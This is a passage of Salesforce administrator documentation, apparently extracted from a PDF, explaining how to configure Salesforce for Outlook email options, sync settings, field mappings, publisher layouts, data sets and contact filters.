Set Up Email Options for Salesforce for Outlook

Help your sales teams track important Microsoft® Outlook® emails related to Salesforce contacts and leads. And get those contacts and leads to appear directly in Outlook.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

To enable Add Email, Side Panel, and Create Case:
- "Customize Application"

Enable the Salesforce Side Panel

Let your sales reps see Salesforce contacts and leads that are relevant to your reps' emails and events.

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one that you want to modify. Otherwise, click **New Outlook Configuration**, and then complete the required fields.
3. Select Side Panel.
4. Save your changes.

Let Side Panel Sales Reps Add Emails, Attachments, Events, and Tasks to Records

The Add Email setting lets them add Outlook emails and their attachments (), events (), and tasks () to their Salesforce records directly from the side panel. You can also let your reps Allow users to select attachments (), which lets sales reps choose specific attachments to add to Salesforce, instead of automatically including them all.

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one that you want to modify. Otherwise, click **New Outlook Configuration**, and then complete the required fields.

3. Select `Side Panel`.
4. Select `Add Email`.
5. To let reps choose specific attachments to add to Salesforce, select **Allow users to select attachments**.
6. Save your changes.

Let Users Who Aren't Working in the Side Panel Add Emails and Attachments to Records

For sales reps who don't have the side panel enabled, the `Add Email` setting adds the **Add Emails** and **Send and Add** buttons to the Outlook ribbon. The setting also lets your reps add up to 10 emails simultaneously to Salesforce.

1. From Setup, enter *`Outlook Configurations`* in the `Quick Find` box, then select **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one that you want to modify. Otherwise, click **New Outlook Configuration**, and then complete the required fields.
3. Deselect `Side Panel`.
4. Select `Add Email`.
5. Save your changes.
6. If you don't have My Email to Salesforce enabled, click **Enable** in the popup message to enable it.

Let Users Who Aren't Working in the Side Panel Create Cases from Outlook

For sales reps who don't have the side panel enabled, the **Create Cases** setting adds the drop-down list button to Outlook. The setting also lets your reps create Salesforce cases from Outlook emails. If you've enabled the side panel for your reps, you can give them access to the Side Panel Publisher. The publisher lets your reps create various kinds of Salesforce records directly from the side panel.

Note: Before you can enable the Create Case feature, review and complete the procedures in Set Up Create Case for Salesforce for Outlook Users on page 2148. Then, return to this topic to complete the following procedure.

1. From Setup, enter *`Outlook Configurations`* in the `Quick Find` box, then select **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one that you want to modify. Otherwise, click **New Outlook Configuration**, and then complete the required fields.
3. Clear the `Side Panel` option.
4. Select `Create Case`. Then, choose one of these links.
   - *Recommended:* **Choose an Existing Create Case Destination**, which lets you choose existing destinations. You can choose up to 10 destinations for each Outlook configuration.
   - **Create a New Create Case Destination**. To create one, save your work first, then create the destination. After that, return to the Outlook Configuration page to complete the Create Case setup requirements.
5. Save your changes.

SEE ALSO:

Add Microsoft® Outlook® Emails to Salesforce Records
Edit Your Salesforce for Outlook Email Settings
Create Salesforce for Outlook Configurations
Assign Users to Salesforce for Outlook Configurations
Set Up Reps to Create Records Directly from Microsoft® Outlook® or Gmail™

Learn How Enabling Recurring Events Affects Users

Your Salesforce and API users can expect the following changes after you enable the Salesforce for Outlook Recurring Events feature.

For	You should know that
Salesforce users	Changes made to a series don't affect past events.
	Changes made to the following fields in an event series override changes previously made to single events. • Event start or end time • All-day event • Frequency • Recurrence start date, if a user sends updates to invitees In addition, if users change any of those fields, all events in the series are deleted and re-created. As a result, the status of all invitees is reset to Not Responded.
API users	After users start syncing recurring events, the following read-only API objects appear in the API. • EventRecurrenceException • TaskRecurrenceException

EDITIONS

Available for set up from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Set Up Email Options for Salesforce for Outlook

Outlook Configurations and Outlook Publisher Layouts

Set Up Create Case for Salesforce for Outlook Users

The Create Case feature in Salesforce for Outlook lets users create cases in Salesforce from emails in Microsoft® Outlook®. As an administrator, you can create Email-to-Case destinations that appear in the drop-down list button **Create Cases** in Outlook. For each destination, you choose the assignee, which can be either individual users or queues. You can add up to 10 destinations for each Outlook configuration. When users create cases, they can add up to 10 emails simultaneously for each destination.

Before Salesforce for Outlook users can create cases from Outlook emails, you'll need to perform the following procedures.

1. If you haven't already done so, enable and configure On-Demand Email-to-Case.
2. Define Email-to-Case destinations (also known as email routing addresses).
3. Enable the Create Case feature in your configurations, which adds the **Create Cases** drop-down list button in Outlook.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

Salesforce for Outlook assigns a category to the emails that Salesforce for Outlook users add as cases to Salesforce. This category, *Added to Salesforce as a case*, makes it easy for users to search for emails they added as cases to Salesforce.

SEE ALSO:

- Set Up Reps to Create Records Directly from Microsoft® Outlook® or Gmail™
- Create Salesforce for Outlook Configurations
- Set Up Email Options for Salesforce for Outlook

Define Sync Directions for Your Salesforce for Outlook Users

Set sync directions for sales reps who sync contacts, events, and tasks between Microsoft® Outlook® and Salesforce.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

1. From Setup, enter `Outlook Configurations` in the `Quick Find` box, then select **Outlook Configurations**.
2. Create or edit a configuration, and select one of these sync directions under Data Settings for each object being synced.
   - `Don't sync`—Outlook and Salesforce records aren't synced, and you can't select an Outlook folder to sync within the setup wizard.
   - `Salesforce to Outlook`—When data first syncs, a record in Salesforce creates or updates a record in Outlook. During future syncs, changes made to Salesforce records appear in Outlook, regardless of whether the Outlook version of the record has changed. In addition, deleting a synced record in Salesforce deletes its Outlook counterpart. Outlook changes are never sent to Salesforce. The required conflict behavior setting for this option is `Salesforce always wins`.
   - `Outlook to Salesforce`—During its first sync, a record in Outlook creates or updates a record in Salesforce. During future syncs, changes made to Outlook records appear in Salesforce, regardless of whether the Salesforce version has changed. In addition, deleting a synced record in Outlook deletes its Salesforce counterpart. Salesforce changes are never sent to Outlook. The required conflict behavior setting for this option is `Outlook always wins`. This option isn't available for contacts.
   - `Sync both ways`—When records sync, changes to Outlook and Salesforce sync between the two systems. If records conflict, the conflict behavior setting determines which record wins.
3. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.
4. Define a data set for each object that has a sync direction.

SEE ALSO:

- Outlook Configurations and Outlook Publisher Layouts
- Set Up Email Options for Salesforce for Outlook
- Create Salesforce for Outlook Configurations
- Define Data Sets for Salesforce for Outlook

Define Conflict Behavior for Salesforce for Outlook

Conflict behavior settings determine what happens when Salesforce for Outlook encounters a conflict when syncing data both ways. A conflict occurs when the same record is updated in both Salesforce and Outlook or when a record is updated on one side and deleted on the other.

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. Edit a configuration, and select one of the following conflict behaviors under Data Settings for Contacts, Events, and Tasks.
   - *Salesforce always wins*
   - *Outlook always wins*
3. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.

SEE ALSO:

Outlook Configurations and Outlook Publisher Layouts
Create Salesforce for Outlook Configurations
Customize the Fields That Sync Between Salesforce and Microsoft® Outlook®
Define Sync Directions for Your Salesforce for Outlook Users

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

Customize the Fields That Sync Between Salesforce and Microsoft® Outlook®

Customize fields in the records that your sales reps sync using Salesforce for Outlook. Also add custom Outlook or Salesforce fields you want your reps to sync.

Field mappings define which Salesforce and Outlook fields correspond when items sync between the two systems. Salesforce comes with a set of default mappings. Decide whether to let your sales reps edit their own field mappings in their personal settings.

Map these custom field types.

- Outlook text fields
- Salesforce text fields
- Some Salesforce picklist fields

Edit default field mappings or set up custom field mappings for your reps.

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. Select an Outlook Configuration you'd like to edit, or create a new one.
3. Under Data Settings, click **Edit Field Mappings** under Contacts, Events, or Tasks to display all the fields for records on that object.
4. Review which Salesforce fields are mapping to each Outlook field.
5. Edit the Salesforce or Outlook field mappings you'd like to change, or create mappings for custom fields. Salesforce for Outlook lets you edit any field mapping with a picklist. You can add more mappings at the bottom of the list. You can remove mappings by clicking the X next to the mapping.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

Warning: If you map a custom field that is universally required, make sure that it has a default value to avoid errors. Also, mapping custom fields that require validation by Salesforce can cause sync errors. For example, you map a custom Salesforce field that requires a unique value. If you enter a non-unique value in the Outlook field, you receive a sync error.

6. Click **Save**. Field mappings begin syncing on items the next time those items are updated in either Salesforce or Outlook.

SEE ALSO:

- Create Salesforce for Outlook Configurations
- Outlook Configurations and Outlook Publisher Layouts
- Define Matching Criteria for Salesforce for Outlook
- Define Conflict Behavior for Salesforce for Outlook

Define Matching Criteria for Salesforce for Outlook

Define how Salesforce for Outlook handles multiple matching Salesforce contacts when a contact first syncs from Outlook.

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. Edit a configuration, and select one of these matching criteria options under Data Settings for contacts.
   - Most recent activity—Choose the Salesforce contact that shows the most recent activity (such as a phone call or email), as shown in the contact's Activity History related list. This option is the default matching criteria.
   - Last updated—Choose the Salesforce contact that was most recently modified.
   - Oldest—Choose the Salesforce contact that has the earliest creation date.
3. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.

If we don't find a matching contact in Salesforce, we create one that syncs with the Outlook contact. We then either assign the synced contact to a Salesforce account, leave it unassigned, or place it in your sales rep's My Unresolved Items page.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

SEE ALSO:

- Create Salesforce for Outlook Configurations
- Outlook Configurations and Outlook Publisher Layouts
- Customize the Fields That Sync Between Salesforce and Microsoft® Outlook®

Let Users Modify Salesforce for Outlook Settings

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. Edit a configuration, and select any of the following options under Data Settings for each object being synced. You can allow users to modify:
   - Whether object is synced
   - Sync direction
   - Conflict behavior
   - Field mappings
   - Outlook folder for syncing
3. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.

You can overwrite users' modifications any time by selecting Overwrite configuration changes made by users in a configuration. After you save the updated configuration, the new settings replace the existing settings for users of the configuration the next time their data syncs.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

Assign Users' Sync Folders in Microsoft® Outlook®

You can assign your Salesforce for Outlook users' contact, event, and task sync folders in Outlook to simplify their setup process and keep sync folders consistent across your company. You can specify Outlook sync folders from Salesforce Outlook configurations.

By default, users can change the Outlook folders where their Salesforce contacts, events, and tasks sync from the Settings menu in their Salesforce for Outlook system tray. You can prevent users from changing their Outlook sync folders when you clear this default setting for contacts, events, and tasks, and assign specific Outlook sync folders from users' Outlook configurations.

Note: Assigning Outlook sync folders might create Outlook directory folders for all of the users in your Outlook configuration. Salesforce for Outlook can't remove Outlook sync folders from your users' Outlook directories after they've been created. If you reassign a different folder later, the original folder remains in users' local Outlook directories until users delete the folder.

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. Open an Outlook configuration.
3. To assign a folder where users sync contacts, in Data Settings, deselect **Outlook folder for syncing contacts** on the Allow users to modify: setting.
4. In the text box that appears, type the name of the Outlook folder where you want your users' contacts to sync with Salesforce. Type the name of a common folder that exists in the Outlook directory for each of your users, at the same directory level as the Outlook default contacts folder. Folder names are case sensitive. If you type the name of a folder that doesn't exist at that level for each user, Salesforce creates the folder in Outlook for those users. To have Salesforce for Outlook sync with a nested Outlook folder, type a filepath, including backslashes (\).
   For example, to assign the Outlook folder "sfdc_sync_contacts" as a nested directory under your users' default Outlook contacts folder, type *Contacts\sfdc_sync_contacts* in the Outlook folder for syncing contacts text box,

EDITIONS


Available for set up in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To create and edit Outlook configurations:
- "Configure Application"

where `Contacts` is your users' default contacts folder, and `sfdc_sync_contacts` is the folder where you want your users' Salesforce contacts to sync.



If the folder exists in your users' Outlook directories, Salesforce for Outlook syncs your contacts with it. If the folder doesn't exist, Salesforce for Outlook creates a folder at "Contacts\sfdc_sync_contacts."



5. Click **Save**.
6. Instruct your users to save their Salesforce for Outlook settings again to confirm the changes that you've made to their systems. To do so, instruct your users to:
   a. In the settings wizard, right-click the Salesforce for Outlook icon ( ) in their system tray, and then click **Settings**.
   b. Click **Next** from Review Your Sync Direction.
   c. Click **Next** from Control Which Outlook Items Sync.
   d. Click **Save** from Syncing Private Items.

   Salesforce for Outlook locates Outlook folders that exist in your users' Outlook directories or creates them for your users.
7. Instruct your users to move the Outlook contacts that they want to sync to the folder that you specified.

To change the Outlook folder locations where users sync events and tasks with Salesforce, repeat steps 3 through 7 in the events and tasks sections.

Define Advanced Settings for Salesforce for Outlook

Use advanced settings in a Salesforce for Outlook configuration to customize the default behavior of Salesforce for Outlook, such as setting the maximum size of the sync log. Click **Edit** to change the value of an advanced setting or **Remove** to remove it from the configuration.

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one that you want to modify. Otherwise, click **New Outlook Configuration**, and then complete the required fields.
3. Click **Add Advanced Setting** in the Advanced Settings section of an Outlook configuration.
4. Choose one of these settings and enter a value.

Advanced Setting	This setting indicates
HTTPTimeout	The number of seconds Salesforce for Outlook waits while trying to establish an HTTP connection with Salesforce. The value must be between 15 and 360 seconds, and the default is 30.
MaxLogFileSize	The maximum file size of the sync log you'll maintain. Value must be between 1 and 128 MB, and the default is 1.
MaxRetries	The number of times Salesforce for Outlook tries to connect to Salesforce. The value must be between 0 and 10, and the default is 3.

5. Click **OK**.
6. Click **Save**. All changes take effect the next time data syncs for the users in this configuration.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

SEE ALSO:

Create Salesforce for Outlook Configurations

Outlook Configurations and Outlook Publisher Layouts

Define Data Sets for Salesforce for Outlook

Salesforce for Outlook Configurations for Contact Manager and Group Editions

Learn about sync settings that come with Salesforce Contact Manager and Group editions.

The setting for	Is
Salesforce Side Panel	Enabled
Add Email	Enabled
Contacts	• Sync Direction—*Sync both ways* • Conflict Behavior—*Outlook always wins*

EDITIONS

Available to set up in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager** and **Group** Editions

The setting for	Is

	• Filters
	`Contacts: User's Records`
	`Contacts on Accounts: User's Records`
	`Contacts in Chatter: Records User is Following`
	• Field Mapping—*`Default settings`*
	• Matching Criteria—`Most recent activity`


Events	• Sync Direction—*`Sync both ways`*
	• Conflict Behavior—*`Outlook always wins`*
	• Filters
	`User's Records`
	`Date greater or equal to LAST 30 DAYS`
	• Field Mapping—*`Default settings`*

Tasks	• Sync Direction—*`Sync both ways`*
	• Conflict Behavior—*`Salesforce always wins`*
	• Filters
	`User's Records`
	`Due date greater or equal to LAST 30 DAYS`
	• Field Mapping—*`Default settings`*

Set Up Reps to Create Records Directly from Microsoft® Outlook® or Gmail™

Let Lightning for Outlook, Lightning for Gmail, or Salesforce for Outlook users create accounts, cases, leads, opportunities, and even custom objects directly from their email applications. Reps create records using actions menus, which you set up from Salesforce. Your Salesforce edition determines how you set up action menus and whether you can customize them.

You can set up action menus for reps working from Lightning for Outlook, Lightning for Gmail, and Salesforce for Outlook.



Follow these steps to set up action menus for reps to access from their email applications.

1. Create Quick Actions for Email Application Action Menus.
2. Adding actions to the appropriate publisher layout.
   - If you're working from Contact Manager, Group, or Professional Edition, Add Actions to Global Publisher Layout. These actions are display for all action menus that use the global publisher layout. However, reps see only `Create a Record` actions from their email applications.
   - If you're working from Enterprise, Performance, Unlimited, or Developer Edition, you Customize Action Menus for Email Applications by creating publisher layouts specifically for email applications. You can create multiple layouts to give different reps access to different actions.
3. Give reps access to their action menus.
   - If you're working from Contact Manager, Group, or Professional Edition, Assign Global Publisher Layouts to User Profiles.
   - If you're working from Enterprise, Performance, Unlimited, or Developer Edition, Assign Email Application Publisher Layouts to User Profiles.

EDITIONS

Lightning for Outlook, Lightning for Gmail (beta), and Salesforce for Outlook are available from both Salesforce Classic and Lightning Experience

Action menus are available in: **All** Editions

Customizable email application action menus are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create actions, customize, and assign email application action menus:
- "Customize Application"

To view email application publisher layouts:
- "View Setup and Configuration"

SEE ALSO:

Create Quick Actions for the Salesforce Side Panel Publisher

Customize Email Application Action Menus

Assign Global Publisher Layouts to User Profiles

Assign Email Application Publisher Layouts to User Profiles

View and Work with Salesforce Records from Microsoft® Outlook®

Create Quick Actions for the Salesforce Side Panel Publisher

Take the first step in preparing your Salesforce for Outlook users to create records directly from the Salesforce Side Panel. You'll set up `Create a Record` global quick actions for each kind of record you want to appear in users' Side Panel Publisher menus.

The Salesforce Side Panel Publisher is a menu that lets users create accounts, cases, contacts, leads, opportunities or custom objects records directly from the side panel. You'll choose which quick actions appear in users' side panel publisher menus by creating global `Create a Record` actions for each kind of record.

Note: You can use global actions for several types of publisher menus found in Salesforce, like the ones for the Home page or the Chatter tab. If you've already set up global `Create a Record` actions for the kinds of records you want available to your users, there's no need to set up the actions again—you'll find these actions already available to add to all publisher layouts.

If you haven't created global `Create a Record` actions for the kinds of records you want available to your users, you'll have to do so now.

1. From Setup, enter *`Global Actions`* in the `Quick Find` box, then select **Global Actions**.
2. Click **New Action**.
3. Select `Action Type`**Create a Record**.
   Only `Create a Record` actions appear in the side panel publisher menu.
4. Select a `Target Object` for the type of record you want available to users with this action.
   If the Target Object requires a `Record Type`, make sure that the users you'll assign to this action also have access to that record type.
5. Enter a `Label` for the new action that tells your users what it does.
6. Click **Save**.
7. From the Action Layout Editor, drag the fields you want to appear on the side panel publisher record detail page.
   If any of these fields are marked as required for this type of record elsewhere in your organization, make sure to include the fields in this action, too. This is because Salesforce won't let your users save records from the side panel publisher if the required fields aren't included in the record detail. The action layout editor displays red asterisks next to required fields.

After creating your `Create a Record` actions, the next step to setting up the side panel publisher for your users is to add your global actions to the appropriate side panel publisher layout. If you're working from Contact Manager, Group, or Professional Edition, Add Actions to Global Publisher Layout.If you're working from Enterprise, Performance, Unlimited, or Developer Edition, you Customize Action Menus for Email Applications by creating publisher layouts specifically for email applications.

SEE ALSO:

Set Up Reps to Create Records Directly from Microsoft® Outlook® or Gmail™

Customize Email Application Action Menus

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To set up global quick actions:

- "Customize Application"

To display the Salesforce Side Panel:

- "Side Panel" in Outlook configurations

Customize Email Application Action Menus

Take the second step in preparing reps to create records directly from Lightning for Outlook, Lightning for Gmail, or Salesforce for Outlook. You can create multiple layouts to give different reps access to different actions.

Before you can customize email application action menus for your reps, make sure you Create Quick Actions for Email Application Action Menus.

Enterprise, Performance, Unlimited, and Developer Editions let you customize the action menus that display in your reps' email applications. You can do this by adding quick actions to email application publisher layouts. In addition, you can create multiple email application layouts so that reps with different job responsibilities can see only the quick actions that they need. For example, maybe your sales reps need to create contacts, leads, and opportunities, but your service reps need to create contacts and cases.

Follow these steps to customize action menus for email applications.

1. From Setup, use the `Quick Find` box to search for settings for your email integration feature. Search for Lightning for Outlook or Lightning for Gmail for those features. For Salesforce for Outlook, search for **Outlook Configurations**.
2. Under Email Application Publisher Layouts, click **New**. Give your new layout a name, and then click **Save**.
3. Drag the quick actions that you want into the Quick Actions in the Salesforce Classic Publisher section. For help using the publisher, see Add Actions to Global Publisher Layouts.

After you add actions to your email application publisher layout, the final step to setting up email application action menus is to give users access. If you're working from Enterprise, Performance, Unlimited, or Developer Edition, Assign Email Application Publisher Layouts to User Profiles.

SEE ALSO:

- Set Up Reps to Create Records Directly from Microsoft® Outlook® or Gmail™
- Assign Global Publisher Layouts to User Profiles
- Assign Email Application Publisher Layouts to User Profiles

EDITIONS

Lightning for Outlook, Lightning for Gmail (beta), and Salesforce for Outlook are available from both Salesforce Classic and Lightning Experience

Action menus are available in: **All** Editions

Customizable email application action menus are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create actions, customize, and assign email application action menus:

- "Customize Application"

To view email application publisher layouts:

- "View Setup and Configuration"

Assign Email Application Publisher Layouts to User Profiles

Enterprise, Performance, Unlimited, and Developer Editions let you customize the action menus for Outlook or Gmail using email application publisher layouts. After you've created the email application publisher layout, give your users access by assigning it to their user profiles.

If you're working from Contact Manager, Group, or Professional Edition, Assign Global Publisher Layouts to User Profiles. For all other editions, assign Email Application Publisher Layouts by following these steps.

1. From Setup, use the `Quick Find` box to search for settings for your email integration feature. Search for Lightning for Outlook or Lightning for Gmail for those features. For Salesforce for Outlook, search for **Outlook Configurations**.
2. Under Email Application Publisher Layouts, click **Publisher Layout Assignment** > **Edit Assignment**.
3. Select a user profile by clicking anywhere on its row in the table.
4. From the Publisher Layout to Use drop-down, select the layout that you want to assign to the profile.
5. Click **Save**.

EDITIONS

Lightning for Outlook, Lightning for Gmail (beta), and Salesforce for Outlook are available from both Salesforce Classic and Lightning Experience

Action menus are available in: **All** Editions

Customizable email application action menus are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create actions, customize, and assign email application action menus:

- "Customize Application"

To view email application publisher layouts:

- "View Setup and Configuration"

Define Data Sets for Salesforce for Outlook

Data sets are subsets of the Salesforce records that Salesforce for Outlook users can sync. They consist of filters that limit which records sync. Each configuration must have a data set in order for users to sync with Outlook.

The Outlook Configuration detail page shows a summary of the configuration's current filters.

Note: If your company uses Platform Encryption, you can't set filters on fields you've encrypted. Otherwise, Salesforce for Outlook can't sync contacts, events, or tasks for users assigned to that configuration.

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. Click the name of an Outlook configuration.
3. In the Data Sets related list, click **Edit**.
4. Specify filters.
5. To see how many items sync with the filters you've specified, you can check the data set size.
6. Click **Save**.

SEE ALSO:

- Sample Lightning Sync and Salesforce for Outlook Data Sets
- Salesforce for Outlook Contact Filters
- Outlook Configurations and Outlook Publisher Layouts
- Check the Size of Salesforce for Outlook Data Sets

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:

- "View Setup and Configuration"

To create, edit, or delete configurations:

- "Manage Email Client Configurations"

To create, edit, or delete data sets:

- Sync Direction can't be *Don't sync*

Learning about Data Sets for Salesforce for Outlook

Data sets are subsets of the Salesforce records that Salesforce for Outlook users can sync. They consist of filters that limit which records sync.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

To create, edit, or delete data sets:
- Sync Direction can't be `Don't sync`

Knowing What Syncs

Salesforce for Outlook syncs records based on definitions in data sets, along with records related to them.

Understanding Limits to Data Sets

When using data sets, users can sync up to 5,000 records per filter between Microsoft® Outlook® and Salesforce at a time. This means that if users have more than 5,000 records to sync based on the configuration of their data sets, Salesforce for Outlook won't sync some of them. In addition, users may find that syncing these large quantities of records may slow down the sync process. You can, however, increase the limits for the number of records users can sync. Just keep in mind that you can't reduce the likelihood of the sync process slowing down.

Increasing Limits to Data Sets

If your users are working with more than 5,000 records, you can configure their data sets so that they can sync larger quantities of records. To do this, you'll their edit data sets to include additional filters. For example, under Filter By Record Ownership in the Contact Filters section, choose **Selected Contacts**. Then, choose **User's Records** under Contacts, Contacts on Opportunities, and Contacts on Accounts. Because the data set now has three filters, your users can now sync up to 15,000 contact records.

Keep in mind that these various filters you set up won't necessarily select records that are mutually exclusive. Therefore, the sync process might not sync exactly 15,000 records. To avoid this situation, you can further refine the group of contacts you want to sync. Just define additional parameters under Filter By Additional Objects and Fields.

After defining the filters, you can get a record count for your users in the Data Set Size section. To do so, enter a user, and then click **Get Record Count**. If your users still exceed sync limits for the filters you set up, you users may find that the sync process selects records in a random fashion.

About Person Accounts

If your organization enabled person accounts and your users have more than 5,000 records in Salesforce, data sets work in a different way. Specifically, Salesforce runs a query first on person accounts that match filter criteria, and then on contacts assigned to these accounts. So it's possible for the sync process to reach the 5,000 record limit (including person accounts and contacts) and not include some of the contacts your users would expect to sync.

SEE ALSO:

Configure Contact Filters for Salesforce for Outlook
Enter Event Filters for Lightning Sync and Salesforce for Outlook
Create Task Filters for Salesforce for Outlook
Check the Size of Salesforce for Outlook Data Sets

Configure Contact Filters for Salesforce for Outlook

USER PERMISSIONS	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"
To filter contacts by opportunity teams:	"Opportunity Team Selling"
To filter contacts by account teams:	"Account Teams"
To create, edit, or delete data sets:	Sync Direction can't be `Don't sync`

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

Data sets are subsets of the Salesforce records that Salesforce for Outlook users can sync. They consist of filters that limit which records sync. For example, you may want to let certain users sync all contacts, but let other users sync only contacts related to their opportunity teams. In addition, you can filter by the fields in the records, such as letting users sync only contacts related to specific accounts and opportunities.

The Outlook Configuration detail page shows a summary of the configuration's current filters.

Note: If your company uses Platform Encryption, you can't set filters on fields you've encrypted. Otherwise, Salesforce for Outlook can't sync contacts, events, or tasks for users assigned to that configuration.

1. Define a data set for a configuration.
2. Under Filter By Record Ownership, specify the contacts users can sync.
3. If you choose **Selected Contacts**, you can further limit which contacts users sync.

For	To allow users to sync	Select
Contacts	All contacts that they own	`User's Records`
	All contacts they and their subordinates in the role hierarchy own	`User's Team's Records`
Contacts on Opportunities	Contacts related to their opportunities	`User's Records`
	Contacts related to opportunities that they and their subordinates in the role hierarchy own	`User's Team's Records`
	Contacts related to opportunities of which they are members of opportunity teams, but not opportunities that users own	`User's Opportunity Teams' Records`
Contacts on Accounts	Contacts related to their accounts	`User's Records`
	Contacts related to accounts they and their subordinates in the role hierarchy own	`User's Team's Records`
	Contacts related to accounts of which they are a team member, but not accounts that users own	`User's Account Teams' Records`

4. Under Filter By Additional Objects and Fields, add field-level filters you need.

   a. Select an object and a field within that object.
   b. Select the correct filter operator.
   c. Enter a value for the selected field.

5. To add a new filter, click **Add Row**; to delete the last one in the list, click **Remove Row**.
6. Under Other Contacts to Include, you can choose to have Chatter contacts automatically sync for users of this configuration. To do this, select `Sync contacts users follow in Chatter`.

SEE ALSO:

Salesforce for Outlook Contact Filters
Define Data Sets for Salesforce for Outlook
Check the Size of Salesforce for Outlook Data Sets
Sample Lightning Sync and Salesforce for Outlook Data Sets

Salesforce for Outlook Contact Filters

Contact filters control the number of records that Salesforce for Outlook users can sync between Outlook and Salesforce. Note the following when using contact filters.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

- The criteria you specify are AND based. That is, if you specify more than one criterion, the result includes only records that match all of the criteria.
- If entering a date, use the format allowed by your `Locale` setting. You can also use special date values like TODAY, NEXT WEEK, NEXT YEAR, LAST <number> DAYS, and so on.
- Place quotation marks around numbers or other data that includes commas. For example *`Amount equals "10,000"`* returns records that have an amount of $10,000 but *`Amount equals 10,000`* returns $10,000 as well as $10 and $0.
- When you use the “less than,” "greater than,” “less or equal,” or “greater or equal” operators on fields that have numeric values, records with blank or “null” values are returned as if their value is zero (0).
